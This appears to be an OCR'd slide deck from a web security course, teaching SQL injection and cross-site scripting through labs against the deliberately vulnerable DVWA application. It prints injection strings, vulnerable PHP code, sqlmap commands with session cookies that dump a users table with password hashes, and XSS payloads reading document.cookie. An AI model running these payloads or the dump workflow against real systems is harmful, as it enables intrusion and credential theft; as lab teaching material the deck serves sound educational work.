


# Web App & Data Base Security

## **Exploitation**



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### **Agenda**

- Injection Flaws;
- SQL Structured Query Language;
- SQL Injection;
- Blind SQL Injection;
- SQLMap;
- XSS Cross Site Scripting;
- LAB 1: SQL Injection with SQLMap;
- LAB 2: Exploiting XSS vulnerabilities.



## **Injection Flaws**

- Attackers inject code into some form of user input, with the goal of an interpreter somewhere processing it;
- SQL Injection:
  - Target the backend data store.
- Cross Site Scripting (XSS):
  - Targets the clients of an application.
- Cross Site Request Forgery (CSRF):
  - Targets the trust an application has in the user.
- Command Injection:
  - Target the operation system.




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## **SQL – Structured Query Language**

- Standard for relational data storage;
- The major databases products (Oracle, MS SQL, MySQL) support SQL;
- Select:
  - Retrieve data.
- Insert:
  - Creates new data in database.
- Union:
  - Combines the results of two queries.
- Delete:
  - Removes data from database.
- Update:
  - Modifies existing data.




## **SQL** Injection – Illustrated





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## **Exploiting**



```
"SELECT * FROM accounts WHERE acct='' OR 1=1--
```

#### Account Summary

Acct: 5424-6066-2134-4334 Acct: 4128-7574-3921-0192 Acct: 5424-9383-2039-4029 Acct: 4128-0004-1234-0293

- 1. Application presents a form to the attacker;
- 2. Attacker sends an attack in the form data;
- 3. Application forwards attack to the database in a SQL query;
- 4. Database runs query containing attack and sends encrypted results back to application;
- 5. Application decrypts data as normal and sends results to the user.



## **Exploiting**

### **SQL** Injection

Manual finding:

Another misconception is that 1=1 is a magic

string;

Users input:


' or 'sait'='sait

#### Vulnerability: SQL Injection

#### User ID: Submit ID: ' or 'sait'='sait First name: admin Surname: admin ID: ' or 'sait'='sait First name: Gordon Surname: Brown ID: ' or 'sait'='sait First name: Hack Surname: Me ID: ' or 'sait'='sait First name: Pablo Surname: Picasso ID: ' or 'sait'='sait First name: Bob Surname: Smith ID: ' or 'sait'='sait

First name: user Surname: user

#### **Vulnerability: SQL Injection**



Any always true value is valid. There exploit strings are used to return entire data sets.



### **SQL** Injection

- Input is passed directly to query without filtering or with poor filtering;
- Users input:
  - ' or 1= 1 -
  - ' or '1'='1



ID: ' or '1'='1 First name: user Surname: user




This a classic example of SQL injection. There are designed to retrieve all of the records in the table being attacked.



### **SQL Injection - Discovering**

 From the discovering phase, we were able to identify some SQL injection flaws:





## **Blind SQL Injection**

- Most attacks are the same as with SQL Injection;
- Errors are just not displayed;
- Since the display is intercepted by the application, the attacker must run commands that either do not require visible results such as adding a new user, or the results must be sent to the attacker using some functionality within the database, like sending an email with the results.



## **SQL Injection – Solving the Problem**

- The root cause of SQL injection vulnerabilities is that an attacker can specify data (form field input value) that is interpreted by the database as code;
- To prevent this, you need to ensure that the engine never treats user input as code;
- The user's input had to be validated to ensure that is doesn't contain SQL syntax;
- To ensure that data is already interpreted as data.




- It is an advanced and automatic SQL injection tool;
- Its main purpose is to scan, detect and exploit the SQL injection flaws for the given URL;
- It supports MS SQL, Oracle, MySQL and PostgreSQL;
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns;
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.






#### **Backtrack**





## **Exploiting**

#### Samurai





## **Exploiting**

#### **Syntax**

#./sqlmap.py –u "URL" --cookie="SESSION\_ID; security=low" [OPTIONS]

#### **EXAMPLE**

[root@sait tmp]# ./sqlmap.py -u "http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="PHPSESSID=75nf459enmf9erendv9et; security=low" --dbs


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
Instructions	User ID:
Setup	Submit
Brute Force	
Command Execution	More info
CSRF	http://www.securiteam.com/securityreviews/5DP0N1P76E.html
Insecure CAPTCHA	http://en.wikipedia.org/wiki/SQL_injection
File Inclusion	http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/ http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
SQL Injection	
SQL Injection (Blind)	
	Go to the SQL





#### **Step 2:** Manual discovering:

- Testing if the application has any kind of input validation;
- The app is sending the user's input to the database.





#### **Step 2:** Discovering the flaw:

- Testing a true statement;
- The app is sending the user's input to the database.



input. It means that the user's input is going straight to the database.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1



#### **Step 2:** Discovering the flaw:


Checking the code:

```
<?php
if (isset($ GET['Submit'])) {
   // Retrieve data
                                                          The request is sent directly to
   $id = $ GET['id'];
                                                          the SQL database
   $id = stripslashes($id);
   $id = mysql real escape string($id);
   if (is numeric($id)){
       $qetid = "SELECT first name, last name FROM users WHERE user id = '$id'";
       $result = mysql_query($getid) or die('' . mysql error() . '' );
       $num = mysql numrows($result);
       $i=0;
       while ($i < $num) {
           $first = mysql result($result,$i,"first name");
           $last = mysql result($result,$i,"last name");
           echo '';
           echo 'ID: ' . $id . '<br/>br>First name: ' . $first . '<br/>br>Surname: ' . $last;
           echo '';
           $i++;
```



#### **Step 2:** Discovering the flaw:

Now we can send SQL commands thru the application.






**Step 3:** Intercept the traffic to grab the session ID to be used to exploit the app (Backtrack).



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
- 3.1 Start the Burp Suite;
- 3.2 Set the browser to Burp Proxy;
- 3.3 Start intercepting the traffic.





**Step 3:** Intercept the traffic to grab the session ID to be used to exploit the app.

 Test some user requests to send some traffic to Burp.





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Session ID



burp suite v1.3


**Note**: When you start to intercept the connections via Burp, it seems that the browser stops work. Go to Burp > Proxy > Intercept to see the results.




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
- The Burp Suite has to intercept the traffic and shows the Session ID;
- Copy the Session ID and the URL to a file.








#### Step 4: Using SQLMap to check the databases





Backtrack > Vulnerability Assessment > Database Assessment > MSSQL Assessment > sqlmap



## **Exploiting**

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#### Step 4: Using SQLMap to check for tables



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
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#### **Step 5:** Dump the database





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root@bt-was:/pentest/database/sqlmap# ./sqlmap.py -u "http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=74r5f6cmdn0]
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Results

[18:33:10] [INFO] table 'information\_schema.VIEWS' dumped to CSV file '/pentest/database/sqlmap/output/bwa.sait230.ca/dump/information\_schema/VIEWS.csv [18:33:10] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/bwa.sait230.ca'

root@bt-was:/pentest/database/sqlmap# cat /pentest/database/sqlmap/output/bwa.sait230.ca/dump/dvwa/users.csv
user\_id,user,avatar,password,last\_name,first\_name

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Password Hash

## **Exploiting**

## **XSS – Cross Site Script**

A specific type of injection vulnerability in which the attacker injects his own script (such as JavaScript) or HTML into a vulnerable web page.

- Data from attacker is sent to the user's browser;
- Steal user's session, user passwords, steal sensitive data, rewrite web page, redirect user to phishing or malware site;
- Install XSS proxy which allows attacker to observe and direct all user's behavior on vulnerable site.





## **XSS – Cross Site Script**

- It is a Script Injection: the attacker has the ability to inject a script and have the browser run it;
- Targets the client using the application;
- There are a number of typical attacks:
  - Reading cookies;
  - Redirecting a user;
  - Modifying content on a page
- Two types of XSS:
  - Reflected (non-persistent);
  - Stored (persistent).






## **Cross-Site Scripting Illustrated**

Exploiting

Attacker finds a vulnerable web app



Victim views page – sees the web page



Script silently sends attacker Victim's session cookie

**Application** 

with stored

XSS

vulnerability

**Custom Code** 

**Functions** 




### **XSS – Reflected**

- It happens when web applications immediately echo back the user's input;
- It's the most common form of XSS, and in fact why it's the most common web app security vulnerability;
- Usually delivered by a social engineering attacks;
- URL-shortening is commonly used on this kind of attack;
- Reverse URL-shortening services should be used to avoid this problem;
- Many of the common forms of this attack are filtered by a modern browsers;




## **XSS – Reflected**





- Step 1: Start Samurai and OWASP VMs;
- Step 2: Open the Internet browser and point to:



Step 3: Access the Damn Vulnerable Web App:






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
- Step 5: Access XSS Reflected;
- Step 6: Submit your name. What does the resulting URL look like?



 Step 7: Edit the URL directly and replace your name with hacker. What was the result?



- Step 8: Replace your name the script bellow:
  - name=<SCRIPT>alert("This is our last class. Web app has been hacked")</SCRIPT>



#### Vulnerability: Reflected Cross Site Scripting (XSS)






#### **XSS – Stored**

- Stored XSS makes use of a writable field in a remote database (such as a forum posting) to store an attack script;
- It happens for the same reason that reflected XSS vulnerabilities do: The web app echoes back user input without validating or encoding it;
- Where the reflected XSS vulnerabilities echo this input back immediately and only to the one user who made the request, stored XSS ones store the input indefinitely and echo it back to everyone who visits the page;



### **XSS – Stored - Tested**

- Using OWASP, DVWA;
- Select XSS Stored;





## **XSS – Stored - Tested**

**Exploiting** 

- Add another name and a test message;
- Click Sign Guestbook;



 Every time that you add a new post, you will get the same messages.







### **XSS – Stored - Tested**

- What happens when you add this script?
  - <script>alert(document.cookie);</script>






## LAB 1: Exploiting DVWA using SQLMap

**Goal:** Exploit the DVWA application using SQLMap dumping the database.

- Attack machine: backtrack
- Target machines: bwa.sait230.ca








#### LAB 2: XSS

**Goal:** Exploit the XSS vulnerability on the DVWA application (Reflected and Stored)

- Attack machine: samurai
- Target machines: bwa.sait230.ca





## Questions

